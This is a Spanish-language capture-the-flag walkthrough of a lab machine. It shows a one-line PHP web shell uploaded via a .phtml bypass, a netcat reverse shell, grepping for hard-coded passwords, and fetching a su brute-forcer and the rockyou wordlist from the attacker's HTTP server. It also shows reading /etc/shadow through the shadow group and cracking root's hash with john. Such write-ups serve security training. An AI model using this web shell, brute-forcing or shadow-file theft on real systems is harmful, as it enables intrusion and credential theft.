
```
> cat shell.php

File: shell.php


1 <?php
2
3 system($_GET['cmd']);
4
5
6 ?>
```




Parece que hay que bypasarlo:




Con un simple **phtml** sirve



En el directorio /uploads que nos reporto gobuster antes vemos que se subió el archivo



Ahora que funciona, nos ponemos a la escucha con **nc** y hacemos la típica:



Escalada

Una vez dentro, sabiendo que hay archivos de configuración y para ir al grano uso grep para filtrar por la palabra password y nos sale algo:

```

www-data@d01176ee369b:/$ grep -r password /var/www/html/
/var/www/html/index.php:$password = "superpassword123"; // Reemplaza con tu contraseña si la tienes configurada
/var/www/html/index.php:$conn = new mysqli($servername, $username, $password, $dbname);
/var/www/html/profile.php:$conn = new mysqli($servername, $username, $password, $dbname);
/var/www/html/adm_configuration2.php:$password = "superpassword123"; // Reemplaza con tu contraseña
/var/www/html/adm_configuration2.php:$conn = new mysqli($servername, $username, $password, $dbname);
/var/www/html/adm_configuration.php:$password = "superpassword123"; // Reemplaza con tu contraseña
/var/www/html/adm_configuration.php:$conn = new mysqli($servername, $username, $password, $dbname);
/var/www/html/register.php:$password = "superpassword123"; // Reemplaza con tu contraseña si la tienes configurada
/var/www/html/register.php:$conn = new mysqli($servername, $username, $password, $dbname);
/var/www/html/register.php:    $password = $conn->real_escape_string($_POST['password']);
/var/www/html/register.php:    $hashed_password = hash('sha1', $password);
/var/www/html/register.php:    $sql = "INSERT INTO users (username, password) VALUES ('$username', '$hashed_password')";
/var/www/html/register.php:        <label for="password" class="form-label">Contraseña</label>
/var/www/html/register.php:        <input type="password" class="form-control" id="password" name="password" required>
/var/www/html/login.php:$password = "superpassword123"; // Reemplaza con tu contraseña si la tienes configurada
/var/www/html/login.php:$conn = new mysqli($servername, $username, $password, $dbname);
/var/www/html/login.php:    $password = $conn->real_escape_string($_POST['password']);
/var/www/html/login.php:    $hashed_password = hash('sha1', $password);
/var/www/html/login.php:    $sql = "SELECT id FROM users WHERE username='$username' AND password='$hashed_password'";
/var/www/html/login.php:        <label for="password" class="form-label">Contraseña</label>
/var/www/html/login.php:        <input type="password" class="form-control" id="password" name="password" required>
/var/www/html/mycart.php:$password = "superpassword123"; // Reemplaza con tu contraseña
/var/www/html/mycart.php:$conn = new mysqli($servername, $username, $password, $dbname);
/var/www/html/profile2.php:$password = "superpassword123"; // Reemplaza con tu contraseña si la tienes configurada
/var/www/html/profile2.php:$conn = new mysqli($servername, $username, $password, $dbname);
www-data@d01176ee369b:/$ 361:3ul

```

Esta contraseña sirve para MYSQL pero adelanto que no encontramos nada allí

```

www-data@d01176ee369b:/$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 186
Server version: 10.11.8-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

Sabiendo la existencia del usuario *luisillo_o* (lo vi antes en el /etc/passwd), en /tmp me traigo **suBF** para hacer fuerza bruta de este usuario acompañado del rockyou que lo proporciono desde mi máquina mediante un servidor en python y con ayuda de **wget**:

```

tmp$ wget https://raw.githubusercontent.com/carlospolop/su-bruteforce/refs/heads/master/suBF.sh

```



```
> ls
dirb  dirbuster  seclists  wfuzz  rockyou.txt  rockyou_utf8.txt
> python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.17.0.2 - - [27/Feb/2025 22:32:54] "GET /rockyou.txt HTTP/1.1" 200 -
```

```
www-data@d01176ee369b:/tmp$ wget http://192.168.1.18:8000/rockyou.txt
--2025-02-27 21:32:54-- http://192.168.1.18:8000/rockyou.txt
Connecting to 192.168.1.18:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921515 (133M) [text/plain]
Saving to: 'rockyou.txt'

rockyou.txt
rockyou.txt
0%[
100%[=====] 133.44M --.-KB/s in 0.06s

2025-02-27 21:32:54 (2.01 GB/s) - 'rockyou.txt' saved [139921515/139921515]

www-data@d01176ee369b:/tmp$ |
```

Tras un rato largo, nos saca la contraseña de luisillo_o:

```
suBF.sh
www-data@b5e973b378dd:/tmp$ ./suBF.sh -u luisillo_o -w rockyou.txt
./suBF.sh -u luisillo_o -w rockyou.txt
[+] Bruteforcing luisillo_o...
You can login as luisillo_o using password: 19831983
```

```
www-data@b5e973b378dd:/var/www/html/uploads$ su luisillo_o
Password:
$ bash
luisillo_o@b5e973b378dd:/var/www/html/uploads$ |
```

Después, haciendo un id vemos que estamos en el grupo shadow y filtrando por archivos con este grupo vemos que podemos leer el /etc/shadow

```
uid=1001(luisillo_o) gid=1001(luisillo_o) groups=1001(luisillo_o) 42(shadow)
luisillo_o@b5e973b378dd:/etc/cron.d$
```

```
luisillo_o@b5e973b378dd:/etc/cron.d$ find / -group shadow 2> /dev/null
/usr/sbin/pam_extrausers_chkpwd
/usr/sbin/unix_chkpwd
/usr/bin/expiry
/usr/bin/chage
/etc/shadow-
/etc/shadow
/etc/gshadow
/etc/gshadow-
luisillo_o@b5e973b378dd:/etc/cron.d$ |
```

Aquí podemos ver la contraseña de root

```

luisillo_@b5e973b378dd:/etc/cron.d$ cat /etc/shadow-
root:$y$j9T$awXWvi2tYABg05kreZcIi/$obvQc0Amd6lFWbwfElQhZD6vpJN/AEV8/hZMXLYTx07:19969:0:99999:7:::
daemon*:19936:0:99999:7:::
bin*:19936:0:99999:7:::
sys*:19936:0:99999:7:::
sync*:19936:0:99999:7:::
games*:19936:0:99999:7:::
man*:19936:0:99999:7:::
lp*:19936:0:99999:7:::
mail*:19936:0:99999:7:::
news*:19936:0:99999:7:::
uucp*:19936:0:99999:7:::
proxy*:19936:0:99999:7:::
www-data*:19936:0:99999:7:::
backup*:19936:0:99999:7:::
list*:19936:0:99999:7:::
irc*:19936:0:99999:7:::
_apt*:19936:0:99999:7:::
nobody*:19936:0:99999:7:::
ubuntu!:19936:0:99999:7:::
_galera!:19966::::
mysql!:19966::::
luisillo_@b5e973b378dd:/etc/cron.d$ ls -la /etc/shadow

```

la intentamos crackear con **john** como antes :

```

GNU nano 8.3 hash
$y$j9T$awXWvi2tYABg05kreZcIi/$obvQc0Amd6lFWbwfElQhZD6vpJN/AEV8/hZMXLYTx07

```

john si que la saca (**Perdí la captura** pero es *rainbow2*) y somos root

```

root@b5e973b378dd:/etc/cron.d# whoami
root
root@b5e973b378dd:/etc/cron.d# |

```